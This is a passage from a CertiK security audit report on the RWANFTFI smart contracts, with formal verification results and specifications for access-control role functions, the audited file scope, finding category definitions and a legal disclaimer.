Property Name	Final Result	Remarks
accesscontrol-default-admin-role	True	

Detailed Results for Function `revokeRole`

Property Name	Final Result	Remarks
accesscontrol-revokerole-revert-no-admin	True	
accesscontrol-revokerole-correct-role-revoking	True	
accesscontrolenumerable-revokerole-not-member-already	True	
accesscontrol-revokerole-succeed-for-valid-inputs	Inconclusive	
accesscontrolenumerable-revokerole-remove-member	Inconclusive	

APPENDIX | RWANFTFI

Audit Scope

CertiKProject/client-projects
rwa/contracts/diamond/libraries/LibMarketingLogic.sol
rwa/contracts/diamond/libraries/LibPaymentLogic.sol
rwa/contracts/diamond/libraries/LibVoucherLogic.sol
rwa/contracts/DAO.sol
rwa/contracts/diamond/libraries/LibFarmingLogic.sol
rwa/contracts/diamond/libraries/LibParametersLogic.sol
rwa/contracts/diamond/libraries/LibResolverLogic.sol
rwa/contracts/diamond/libraries/LibSignatureLogic.sol
rwa/contracts/diamond/libraries/LibTreeLogic.sol
rwa/contracts/TokenReserve.sol
rwa/contracts/diamond/facets/AdminFacet.sol
rwa/contracts/diamond/facets/DiamondCutFacet.sol
rwa/contracts/diamond/facets/DiamondLoupeFacet.sol
rwa/contracts/diamond/facets/FarmingFacet.sol
rwa/contracts/diamond/facets/MarketingFacet.sol
rwa/contracts/diamond/facets/OwnershipFacet.sol
rwa/contracts/diamond/facets/ParametersFacet.sol
rwa/contracts/diamond/facets/PaymentFacet.sol
rwa/contracts/diamond/facets/ResolverFacet.sol

CertiKProject/client-projects

- rwa/contracts/diamond/facets/TreeFacet.sol
- rwa/contracts/diamond/facets/ViewFacet.sol
- rwa/contracts/diamond/libraries/LibConstants.sol
- rwa/contracts/diamond/libraries/LibDiamond.sol
- rwa/contracts/diamond/libraries/LibErrors.sol
- rwa/contracts/diamond/libraries/LibEvents.sol
- rwa/contracts/diamond/libraries/LibTypes.sol
- rwa/contracts/diamond/libraries/Modifiers.sol
- rwa/contracts/diamond/storage/LibFarmingStorage.sol
- rwa/contracts/diamond/storage/LibMarketingStorage.sol
- rwa/contracts/diamond/storage/LibParametersStorage.sol
- rwa/contracts/diamond/storage/LibResolverStorage.sol
- rwa/contracts/diamond/storage/LibTreeStorage.sol
- rwa/contracts/diamond/upgradeInitializers/DiamondInit.sol
- rwa/contracts/diamond/Diamond.sol
- rwa/contracts/AdminContract.sol
- rwa/contracts/AmbNFT.sol
- rwa/contracts/DepositTR.sol
- rwa/contracts/GiftNFT.sol
- rwa/contracts/GovToken.sol
- rwa/contracts/RegularNFT.sol
- rwa/contracts/Voucher.sol

Finding Categories

Categories	Description
Volatile Code	Volatile Code findings refer to segments of code that behave unexpectedly on certain edge cases and may result in vulnerabilities.
Logical Issue	Logical Issue findings indicate general implementation issues related to the program logic.
Centralization	Centralization findings detail the design choices of designating privileged roles or other centralized controls over the code.
Access Control	Access Control findings are about security vulnerabilities that make protected assets unsafe.
Inconsistency	Inconsistency findings refer to different parts of code that are not consistent or code that does not behave according to its specification.
Denial of Service	Denial of Service findings indicate that an attacker may prevent the program from operating correctly or responding to legitimate requests.
Incorrect Calculation	Incorrect Calculation findings are about issues in numeric computation such as rounding errors, overflows, out-of-bounds and any computation that is not intended.
Design Issue	Design Issue findings indicate general issues at the design level beyond program logic that are not covered by other finding categories.
Coding Issue	Coding Issue findings are about general code quality including, but not limited to, coding mistakes, compile errors, and performance issues.
Code Optimization	No description available.

Details on Formal Verification

Some Solidity smart contracts from this project have been formally verified. Each such contract was compiled into a mathematical model that reflects all its possible behaviors with respect to the property. The model takes into account the semantics of the Solidity instructions found in the contract. All verification results that we report are based on that model.

The following assumptions and simplifications apply to our model:

- Certain low-level calls and inline assembly are not supported and may lead to a contract not being formally verified.
- We model the semantics of the Solidity source code and not the semantics of the EVM bytecode in a compiled contract.

Formalism for property specifications

All properties are expressed in a behavioral interface specification language that CertiK has developed for Solidity, which allows us to specify the behavior of each function in terms of the contract state and its parameters and return values, as well as contract properties that are maintained by every observable state transition. Observable state transitions occur when the contract's external interface is invoked and the invocation does not revert, and when the contract's Ether balance is changed by the EVM due to another contract's "self-destruct" invocation. The specification language has the usual Boolean connectives, as well as the operator `\old` (used to denote the state of a variable before a state transition), and several types of specification clause:

Apart from the Boolean connectives and the modal operators "always" (written `[]`) and "eventually" (written `<>`), we use the following predicates to reason about the validity of atomic propositions. They are evaluated on the contract's state whenever a discrete time step occurs:

- `requires [cond]` - the condition `cond`, which refers to a function's parameters, return values, and contract state variables, must hold when a function is invoked in order for it to exhibit a specified behavior.
- `ensures [cond]` - the condition `cond`, which refers to a function's parameters, return values, and both `\old` and current contract state variables, is guaranteed to hold when a function returns if the corresponding requires condition held when it was invoked.
- `invariant [cond]` - the condition `cond`, which refers only to contract state variables, is guaranteed to hold at every observable contract state.
- `constraint [cond]` - the condition `cond`, which refers to both `\old` and current contract state variables, is guaranteed to hold at every observable contract state except for the initial state after construction (because there is no previous state); constraints are used to restrict how contract state can change over time.

Description of the Analyzed AccessControl-Enumerable-v4.2 Properties

Properties related to function `getRoleMemberCount`

accesscontrolenumerable-getrolemembercount-change-state

The `getRoleMemberCount` function in contract AdminContract must not change any state variables.

Specification:

```
assignable \nothing;
```

accesscontrolenumerable-getrolemembercount-succeed-always

The `getRoleMemberCount` function must always succeed, assuming that its execution does not run out of gas.

Specification:

```
reverts_only_when false;
```

Properties related to function `renounceRole`

accesscontrol-renouncerole-revert-not-sender

The `renounceRole` function must revert if the caller is not the same as `account`.

Specification:

```
reverts_when account != msg.sender;
```

accesscontrol-renouncerole-succeed-for-valid-inputs

The `renounceRole` function must succeed when the caller is the same as the `account`.

Specification:

```
requires account == msg.sender;
reverts_only_when false;
also
ensures true;
```

accesscontrol-renouncerole-succeed-role-renouncing

After execution, `renounceRole` must ensure the caller no longer has the renounced role.

Specification:

```
ensures !hasRole(role, account);
```

accesscontrolenumerable-renouncerole-not-member-already

The `renounceRole` function in contract AdminContract must not remove a member from the role if the member is not present.

Specification:

```
requires !hasRole(role, account);
ensures \old(getRoleMemberCount(role)) == getRoleMemberCount(role);
also
ensures true;
```

accesscontrolenumerable-renouncerole-remove-member

The `renounceRole` function in contract AdminContract must remove a member from the specified role.

Specification:

```
requires hasRole(role, account);
ensures \old(getRoleMemberCount(role)) - 1 == getRoleMemberCount(role);
also
ensures true;
```

Properties related to function `supportsInterface`

accesscontrol-supportsinterface-correct-accesscontrol

A call of `supportsInterface(interfaceId)` with the interface id of AccessControl must return true.

Specification:

```
requires interfaceId == 0x7965db0b;;
ensures \result;
```

accesscontrolenumerable-supportsinterface-correct-accesscontrolenumerable

Invocations of `supportsInterface(id)` must signal that the interface `AccessControlEnumerable` is implemented.

Specification:

```
requires interfaceId == 0x5a05180f;
ensures \result;
```

erc165-supportsinterface-correct-erc165

Invocations of `supportsInterface(id)` must signal that the interface `ERC165` is implemented.

Specification:

```
requires interfaceId == 0x01ffc9a7;
ensures \result;
```

erc165-supportsinterface-correct-false

Invocations of `supportsInterface(id)` with `id` 0xffffffff must return `false`.

Specification:

```
requires interfaceId == 0xffffffff;
ensures !\result;
```

erc165-supportsinterface-no-change-state

Function `supportsInterface` must not change any of the contract's state variables.

Specification:

```
assignable \nothing;
```

erc165-supportsinterface-succeed-always

Function `supportsInterface` must always succeed if it does not run out of gas.

Specification:

```
reverts_only_when false;
```

Properties related to function `getRoleAdmin`

accesscontrol-getroleadmin-change-state

The `getRoleAdmin` function must not change any state variables.

Specification:

```
assignable \nothing;
```

accesscontrol-getroleadmin-succeed-always

The `getRoleAdmin` function must always succeed, assuming that its execution does not run out of gas.

Specification:

```
reverts_only_when false;
```

Properties related to function `hasRole`

accesscontrol-hasrole-change-state

The `hasRole` function must not change any state variables.

Specification:

```
assignable \nothing;
```

accesscontrol-hasrole-succeed-always

The `hasRole` function must always succeed, assuming that its execution does not run out of gas.

Specification:

```
reverts_only_when false;
```

Properties related to function `grantRole`

accesscontrol-grantrole-correct-role-granting

After execution, `grantRole` must ensure the specified account has the granted role.

Specification:

```
ensures hasRole(role, account);
```

accesscontrol-grantrole-revert-no-admin

The `grantRole` function must revert if the sender does not have the appropriate admin role.

Specification:

```
reverts_when !hasRole(getRoleAdmin(role), msg.sender);
```

accesscontrol-grantrole-succeed-for-valid-inputs

The `grantRole` function must succeed when the sender has the appropriate admin role.

Specification:

```
requires hasRole(getRoleAdmin(role), msg.sender);
reverts_only_when false;
also
ensures true;;
```

accesscontrolenumerable-grantRole-add-member

The `grantRole` function in contract AdminContract must add a member to the specified role.

Specification:

```
requires !hasRole(role, account);
ensures \old(getRoleMemberCount(role)) + 1 == getRoleMemberCount(role);
ensures getRoleMember(role, getRoleMemberCount(role) - 1) == account;
also
ensures true;
```

accesscontrolenumerable-grantRole-member-already

The `grantRole` function in contract AdminContract must not add a member to the role if the member is already present.

Specification:

```
requires hasRole(role, account);
ensures \old(getRoleMemberCount(role)) == getRoleMemberCount(role);
also
ensures true;
```

Properties related to function `getRoleMember`

accesscontrolenumerable-getrolemember-change-state

The `getRoleMember` function in contract AdminContract must not change any state variables.

Specification:

```
assignable \nothing;
```

accesscontrolenumerable-getrolemember-succeed-for-valid-inputs

The `getRoleMember` function in contract AdminContract must succeed when provided with valid inputs.

Specification:

```
requires index < getRoleMemberCount(role);
reverts_only_when false;
```

Properties related to function `DEFAULT_ADMIN_ROLE`

accesscontrol-default-admin-role

The default admin role must be invariant, ensuring consistent access control management.

Specification:

```
invariant DEFAULT_ADMIN_ROLE() == 0x00;
```

Properties related to function `revokeRole`

accesscontrol-revokerole-correct-role-revoking

After execution, `revokeRole` must ensure the specified account no longer has the revoked role.

Specification:

```
ensures !hasRole(role, account);
```

accesscontrol-revokerole-revert-no-admin

The `revokeRole` function must revert if the sender does not have the appropriate admin role.

Specification:

```
reverts_when !hasRole(getRoleAdmin(role), msg.sender);
```

accesscontrol-revokerole-succeed-for-valid-inputs

The `revokeRole` function must succeed when the sender has the appropriate admin role.

Specification:

```
requires hasRole(getRoleAdmin(role), msg.sender);
reverts_only_when false;
also
ensures true;
```

accesscontrolenumerable-revokerole-not-member-already

The `revokeRole` function in contract AdminContract must not remove a member from the role if the member is not present.

Specification:

```
requires !hasRole(role, account);
ensures \old(getRoleMemberCount(role)) == getRoleMemberCount(role);
also
ensures true;
```

accesscontrolenumerable-revokerole-remove-member

The `revokeRole` function in contract AdminContract must remove a member from the specified role.

Specification:

```
requires hasRole(role, account);
ensures \old(getRoleMemberCount(role)) - 1 == getRoleMemberCount(role);
also
ensures true;
```

DISCLAIMER | CERTIK

This report is subject to the terms and conditions (including without limitation, description of services, confidentiality, disclaimer and limitation of liability) set forth in the Services Agreement, or the scope of services, and terms and conditions provided to you ("Customer" or the "Company") in connection with the Agreement. This report provided in connection with the Services set forth in the Agreement shall be used by the Company only to the extent permitted under the terms and conditions set forth in the Agreement. This report may not be transmitted, disclosed, referred to or relied upon by any person for any purposes, nor may copies be delivered to any other person other than the Company, without CertiK's prior written consent in each instance.

This report is not, nor should be considered, an "endorsement" or "disapproval" of any particular project or team. This report is not, nor should be considered, an indication of the economics or value of any "product" or "asset" created by any team or project that contracts CertiK to perform a security assessment. This report does not provide any warranty or guarantee regarding the absolute bug-free nature of the technology analyzed, nor do they provide any indication of the technologies proprietors, business, business model or legal compliance.

This report should not be used in any way to make decisions around investment or involvement with any particular project. This report in no way provides investment advice, nor should be leveraged as investment advice of any sort. This report represents an extensive assessing process intending to help our customers increase the quality of their code while reducing the high level of risk presented by cryptographic tokens and blockchain technology.

Blockchain technology and cryptographic assets present a high level of ongoing risk. CertiK's position is that each company and individual are responsible for their own due diligence and continuous security. CertiK's goal is to help reduce the attack vectors and the high level of variance associated with utilizing new and consistently changing technologies, and in no way claims any guarantee of security or functionality of the technology we agree to analyze.

The assessment services provided by CertiK is subject to dependencies and under continuing development. You agree that your access and/or use, including but not limited to any services, reports, and materials, will be at your sole risk on an as-is, where-is, and as-available basis. Cryptographic tokens are emergent technologies and carry with them high levels of technical risk and uncertainty. The assessment reports could include false positives, false negatives, and other unpredictable results. The services may access, and depend upon, multiple layers of third-parties.

ALL SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF ARE PROVIDED "AS IS" AND "AS AVAILABLE" AND WITH ALL FAULTS AND DEFECTS WITHOUT WARRANTY OF ANY KIND. TO THE MAXIMUM EXTENT PERMITTED UNDER APPLICABLE LAW, CERTIK HEREBY DISCLAIMS ALL WARRANTIES, WHETHER EXPRESS, IMPLIED, STATUTORY, OR OTHERWISE WITH RESPECT TO THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS. WITHOUT LIMITING THE FOREGOING, CERTIK SPECIFICALLY DISCLAIMS ALL IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, TITLE AND NON-INFRINGEMENT, AND ALL WARRANTIES ARISING FROM COURSE OF DEALING, USAGE, OR TRADE PRACTICE. WITHOUT LIMITING THE FOREGOING, CERTIK MAKES NO WARRANTY OF ANY KIND THAT THE SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF, WILL MEET CUSTOMER'S OR ANY OTHER PERSON'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULT, BE COMPATIBLE OR WORK WITH ANY SOFTWARE, SYSTEM, OR OTHER SERVICES, OR BE SECURE, ACCURATE, COMPLETE, FREE OF HARMFUL CODE, OR ERROR-FREE. WITHOUT LIMITATION TO THE FOREGOING, CERTIK PROVIDES NO WARRANTY OR

UNDERTAKING, AND MAKES NO REPRESENTATION OF ANY KIND THAT THE SERVICE WILL MEET CUSTOMER'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULTS, BE COMPATIBLE OR WORK WITH ANY OTHER SOFTWARE, APPLICATIONS, SYSTEMS OR SERVICES, OPERATE WITHOUT INTERRUPTION, MEET ANY PERFORMANCE OR RELIABILITY STANDARDS OR BE ERROR FREE OR THAT ANY ERRORS OR DEFECTS CAN OR WILL BE CORRECTED.

WITHOUT LIMITING THE FOREGOING, NEITHER CERTIK NOR ANY OF CERTIK'S AGENTS MAKES ANY REPRESENTATION OR WARRANTY OF ANY KIND, EXPRESS OR IMPLIED AS TO THE ACCURACY, RELIABILITY, OR CURRENCY OF ANY INFORMATION OR CONTENT PROVIDED THROUGH THE SERVICE. CERTIK WILL ASSUME NO LIABILITY OR RESPONSIBILITY FOR (I) ANY ERRORS, MISTAKES, OR INACCURACIES OF CONTENT AND MATERIALS OR FOR ANY LOSS OR DAMAGE OF ANY KIND INCURRED AS A RESULT OF THE USE OF ANY CONTENT, OR (II) ANY PERSONAL INJURY OR PROPERTY DAMAGE, OF ANY NATURE WHATSOEVER, RESULTING FROM CUSTOMER'S ACCESS TO OR USE OF THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS.

ALL THIRD-PARTY MATERIALS ARE PROVIDED "AS IS" AND ANY REPRESENTATION OR WARRANTY OF OR CONCERNING ANY THIRD-PARTY MATERIALS IS STRICTLY BETWEEN CUSTOMER AND THE THIRD-PARTY OWNER OR DISTRIBUTOR OF THE THIRD-PARTY MATERIALS.

THE SERVICES, ASSESSMENT REPORT, AND ANY OTHER MATERIALS HEREUNDER ARE SOLELY PROVIDED TO CUSTOMER AND MAY NOT BE RELIED ON BY ANY OTHER PERSON OR FOR ANY PURPOSE NOT SPECIFICALLY IDENTIFIED IN THIS AGREEMENT, NOR MAY COPIES BE DELIVERED TO, ANY OTHER PERSON WITHOUT CERTIK'S PRIOR WRITTEN CONSENT IN EACH INSTANCE.

NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS.

THE REPRESENTATIONS AND WARRANTIES OF CERTIK CONTAINED IN THIS AGREEMENT ARE SOLELY FOR THE BENEFIT OF CUSTOMER. ACCORDINGLY, NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH REPRESENTATIONS AND WARRANTIES AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH REPRESENTATIONS OR WARRANTIES OR ANY MATTER SUBJECT TO OR RESULTING IN INDEMNIFICATION UNDER THIS AGREEMENT OR OTHERWISE.

FOR AVOIDANCE OF DOUBT, THE SERVICES, INCLUDING ANY ASSOCIATED ASSESSMENT REPORTS OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, TAX, LEGAL, REGULATORY, OR OTHER ADVICE.

Elevate Your Web3 Journey

CertiK is the largest Web3 security platform combining formal verification with audits and comprehensive security solutions.